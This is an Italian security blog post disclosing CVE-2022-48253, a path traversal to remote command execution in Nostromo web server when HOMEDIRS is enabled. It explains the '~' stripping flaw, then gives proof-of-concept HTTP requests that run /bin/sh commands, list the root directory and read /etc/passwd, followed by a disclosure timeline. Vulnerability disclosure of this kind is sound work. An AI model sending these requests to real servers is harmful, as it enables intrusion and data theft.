

Nostromo Web Server From Path Traversal to RCE - CVE-2022-48253

[PATH-TRAVERSAL](#) [DIRECTORY-TRAVERSAL](#) [RCE](#) [LOCAL-FILE-INCLUSION](#)

Riccardo Krauter

12/01/2023

Share: [!\[\]\(c3d993ca47bfe2a953c700506ce31fa0_img.jpg\)](#) [!\[\]\(c468cde8f04e2e2a6ba3c2a373e05c45_img.jpg\)](#) [!\[\]\(bb556800b100164a948e6987b050d670_img.jpg\)](#) [!\[\]\(3cc1da747298690f15ddc84b775791a4_img.jpg\)](#) [!\[\]\(ffc6f60ce19e61ae0cb642f5a2e44734_img.jpg\)](#) [!\[\]\(48995a068f040dce228e3c4d6be8a433_img.jpg\)](#)

TL;DR: Vi raccontiamo una delle nostre ricerche: CVE-2022-48253 - Directory Traversal su Nostromo Web Server (nhttpd), se configurato con l'opzione "HOMEDIRS"; l'exploit può portare a Remote Command Execution.

Nostromo Web Server From Path Traversal to RCE with the help of "HOMEDIRS" config - CVE-2022-48253

Introduzione

Oggi vi vogliamo parlare della ricerca svolta da Riccardo [p4w](#) Krauter, su **Nostromo Web Server** che ha portato al **CVE-2022-48253**. La vulnerabilità è sfruttabile se il server viene configurato con l'opzione "HOMEDIRS" e si tratta di un **Path Traversal** che può portare a **RCE**. La vulnerabilità affligge le versioni di Nostromo <= 2.0.

Discovering

La ricerca è partita dall'analisi di vecchie vulnerabilità. In passato, **Nostromo** era vulnerabile a **Path Traversal** che poteva portare all'esecuzione di comandi, i CVE correlati sono [CVE-2011-0751](#) e [CVE-2019-16278](#). Partendo da questi risultati la domanda è stata: esiste ancora qualche flusso inesplorato di **Path Traversal**? La risposta a questa domanda è sì, ed è arrivata grazie alla ricerca condotta da [p4w](#), che ha portato alla scoperta di una nuova vulnerabilità su **Nostromo**. Leggendo la documentazione di **Nostromo**, risulta curiosa l'opzione "HOMEDIRS", riportiamo di seguito uno screenshot del manuale che spiega a cosa serve tale opzione.

```
← → ↻ https://www.nazgul.ch/dev/nostromo_man.html

404 Not Found

ALIASES
With aliases you can create a fake path which will point to a real path.
For example, to let all links starting with /icons point to another path,
just add the following line in your configfile:

    /icons /var/nostromo/icons

VIRTUAL HOSTS
To serve virtual hosts, just add a line for each virtual host in
configfile with the domain name as option and port if not 80, and the
docroot of that virtual host, as in this example:

    www.rahel.ch      /var/nostromo/htdocs/www.rahel.ch
    www.nazgul.ch:81 /var/nostromo/htdocs/www.nazgul.ch

For each virtual host a separate access_log is written automatically with
the following syntax as example:

    access_log-www.rahel.ch
    access_log_www.nazgul.ch:81


HOMEDIRS
To serve the home directories of your users via HTTP, enable the homedirs
option by defining the path in where the home directories are stored,
normally /home. To access a users home directory enter a ~ in the URL
followed by the home directory name like in this example:

    http://www.nazgul.ch/~hacki/

The content of the home directory is handled exactly the same way as a
directory in your document root. If some users don't want that their
home directory can be accessed via HTTP, they shall remove the world
readable flag on their home directory and a caller will receive a 403
Forbidden response. Also, if basic authentication is enabled, a user can
create an .htaccess file in his home directory and a caller will need to
authenticate.

You can restrict the access within the home directories to a single sub
directory by defining it via the homedirs_public option.
```

Questa opzione è interessante, in quanto intuitivamente ci si aspetta che il normale flusso del codice entri in una diramazione che eseguirà qualche sorta di manipolazione sull'input controllabile da un utente (in particolare sulla [Request-URI](#) contenuta nella richiesta HTTP). Questo perchè l'opzione sembra che in qualche modo associ una URI che inizia con il carattere `~` con una directory scelta, ma la domanda è: come lo fa? Una delle cose più importanti per la discovery della vulnerabilità è stata la comprensione del flusso del codice che gestisce le richieste HTTP. A tal proposito, l'immagine sottostante racchiude i passaggi chiave del codice che si occupa di elaborare una richiesta HTTP quando il server viene configurato per usare l'opzione "HOMEDIRS".



Osservando il flusso, è possibile notare che il carattere `~` viene rimosso dopo il controllo di sicurezza che cerca il pattern `/../` per evitare problemi di **Path Traversal**. Sembra quindi possibile aggirare il controllo con questo payload `/~../`. Facciamo un esempio e ripercorriamo il flusso. Se l'opzione **HOMEDIRS** punta alla directory `/home` del file system (come suggerito nel manuale) e l'URI richiesta fosse `/~../bin/sh`, allora il flusso sarà il seguente:

- il server chiama la funzione `http_verify()`, decodifica tutti gli header e poi controlla la presenza del pattern `/../`, che non verrà trovato visto che il percorso URI richiesto è il seguente `/~../bin/sh`;
- il server chiama poi la funzione `http_proc()` che, a sua volta, richiama la funzione `http_header()`, responsabile della cancellazione del `~` dall'URI richiesta, che diventa `/../bin/sh`;
- ora il server concatena la stringa `/../bin/sh` con la directory `/home` scelta da configurazione. La risorsa finale che il server andrà a recuperare sarà la seguente `/home/../bin/sh`;
- nell'ultimo step il server controlla se la risorsa richiesta sia un file eseguibile e in caso affermativo viene richiamata la syscall `execve("/home/../bin/sh")` che può essere utilizzata per eseguire comandi arbitrari sul server.

Di seguito uno screenshot con un **PoC di RCE** su un server di test installato in locale (come è possibile osservare negli header di risposta la versione di Nostromo usata è la 2.0).

Request

PrettyRawHex

```
1 POST /~/bin/sh HTTP/1.1 \r \n
2 Host: localhost \r \n
3 User-Agent: p4w \r \n
4 Content-Type: application/x-www-form-urlencoded \r \n
5 Content-Length: 46 \r \n
6 \r \n
7 echo "Content-Type: text/html" \r \n
8 echo \r \n
9 id 2>&l
```

Response

PrettyRawHexRender

```
1 HTTP/1.1 200 OK
2 Date: Tue, 18 Oct 2022 19:37:02 GMT
3 Server: nostromo 2.0
4 Connection: close
5 Content-Type: text/html
6 Content-Length: 53
7
8 uid=1000(p4w) gid=1000(p4w) groups=1000(p4w),0(root)
9
```

Impatti e limitazioni

Abbiamo già visto come, nel caso peggiore, la vulnerabilità può essere sfrutatta per eseguire comandi arbitrari sul server. Ora vediamo anche quali sono le limitazioni dell’exploit. La prima limitazione è che la vulnerabilità è presente solo se il server viene configurato per utilizzare l’opzione **HOMEDIRS**. Questa condizione riduce sicuramente il numero dei server Nostromo vulnerabili. Il **Path Traversal** è limitato ad una directory indietro. Di conseguenza non è possibile “traversare” più di una directory, nonostante ciò se la directory usata come configurazione risulta solo un livello sopra al punto di mount del file system, allora è possibile navigare l’intero file system come mostra lo screenshot seguente.

Request

PrettyRawHex

```
1 POST /~/./ HTTP/1.1 \r \n
2 Host: localhost \r \n
3 User-Agent: p4w \r \n
4 Content-Type: application/x-www-form-urlencoded \r \n
5 Content-Length: 46 \r \n
6 \r \n
7 echo "Content-Type: text/html" \r \n
8 echo \r \n
9 id 2>&l
```

Response

PrettyRawHexRender

Index of /./

Type	Filename	Last Modified	Size
📁	bin	Wed, 12 Oct 2022 15:17:28 CEST	4096
📁	boot	Thu, 03 Feb 2022 16:41:06 CET	4096
📁	dev	Tue, 18 Oct 2022 16:50:56 CEST	4096
📁	etc	Tue, 18 Oct 2022 16:37:01 CEST	4096
📁	home	Fri, 15 Apr 2022 16:15:20 CEST	4096
📁	init	Sat, 07 May 2022 13:12:58 CEST	1440152
📁	lib	Wed, 12 Oct 2022 15:17:28 CEST	4096
📁	lib32	Fri, 15 Apr 2022 16:25:26 CEST	4096
📁	lib64	Fri, 15 Apr 2022 16:25:20 CEST	4096
📁	libx32	Sat, 12 Feb 2022 23:38:40 CET	4096
📁	lost+found	Wed, 10 Apr 2019 18:35:05 CEST	4096
📁	media	Sat, 12 Feb 2022 23:38:43 CET	4096
📁	mnt	Sat, 30 Jul 2022 17:52:07 CEST	4096
📁	opt	Sat, 24 Sep 2022 15:58:39 CEST	4096
📁	proc	Tue, 18 Oct 2022 16:37:01 CEST	0
📁	root	Wed, 04 May 2022 12:59:34 CEST	4096
📁	run	Tue, 18 Oct 2022 16:52:48 CEST	4096
📁	sbin	Fri, 19 Aug 2022 13:39:58 CEST	4096
📁	srv	Sat, 12 Feb 2022 23:38:43 CET	4096
📁	sys	Tue, 18 Oct 2022 16:37:01 CEST	0
📁	tmp	Tue, 18 Oct 2022 16:54:21 CEST	4096
📁	usr	Sat, 12 Feb 2022 23:38:43 CET	4096

Un’altro impatto è la semplice lettura di file al di fuori della web-root directory come mostrato di seguito.

Request

PrettyRawHex

```
1 GET /~/./etc/passwd HTTP/1.1 \r \n
2 Host: localhost \r \n
3 User-Agent: p4w \r \n
4 \r \n
5
```

Response

PrettyRawHexRender

```
1 HTTP/1.1 200 OK
2 Date: Tue, 18 Oct 2022 19:38:48 GMT
3 Server: nostromo 2.0
4 Connection: close
5 Last-Modified: Fri, 15 Apr 2022 14:26:24 GMT
6 Content-Length: 1179
7 Content-Type: text/html
8
9 root:x:0:0:root:/root:/bin/bash
10 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
11 bin:x:2:2:bin:/bin:/usr/sbin/nologin
12 sys:x:3:3:sys:/dev:/usr/sbin/nologin
13 sync:x:4:65534:sync:/bin:/bin/sync
14 games:x:5:60:games:/usr/games:/usr/sbin/nologin
15 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
16 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
17 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
18
```

Anche se il server usasse più di un livello per la directory “home”, ad esempio `/usr/nostromo` , la vulnerabilità può essere utilizzata per ottenere la disclosure di file potenzialmente sensibili (ad esempio file di configurazione, file di sistema, chiavi ssh ecc.).

Disclosure Timeline

- 18/10/2022: Scoperta la vulnerabilità su Nostromo
- 24/10/2022: Contattato Marcus Glocker, principale sviluppatore del progetto nhttpd e condiviso con lui un report dettagliato sulla vulnerabilità
- 14/12/2022: Rilasciato il fix con la versione 2.1 di Nostromo (https://nazgul.ch/dev/nostromo_cl.txt)

Reference

- https://nazgul.ch/dev/nostromo_cl.txt
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-48253>
- <https://www.sudokaikan.com/2019/10/cve-2019-16278-unauthenticated-remote.html>
- <https://portswigger.net/daily-swig/nostromo-web-servers-exposed-by-resurrected-rce-vulnerability>

Condividi il post:



[Torna alla lista dei post](#)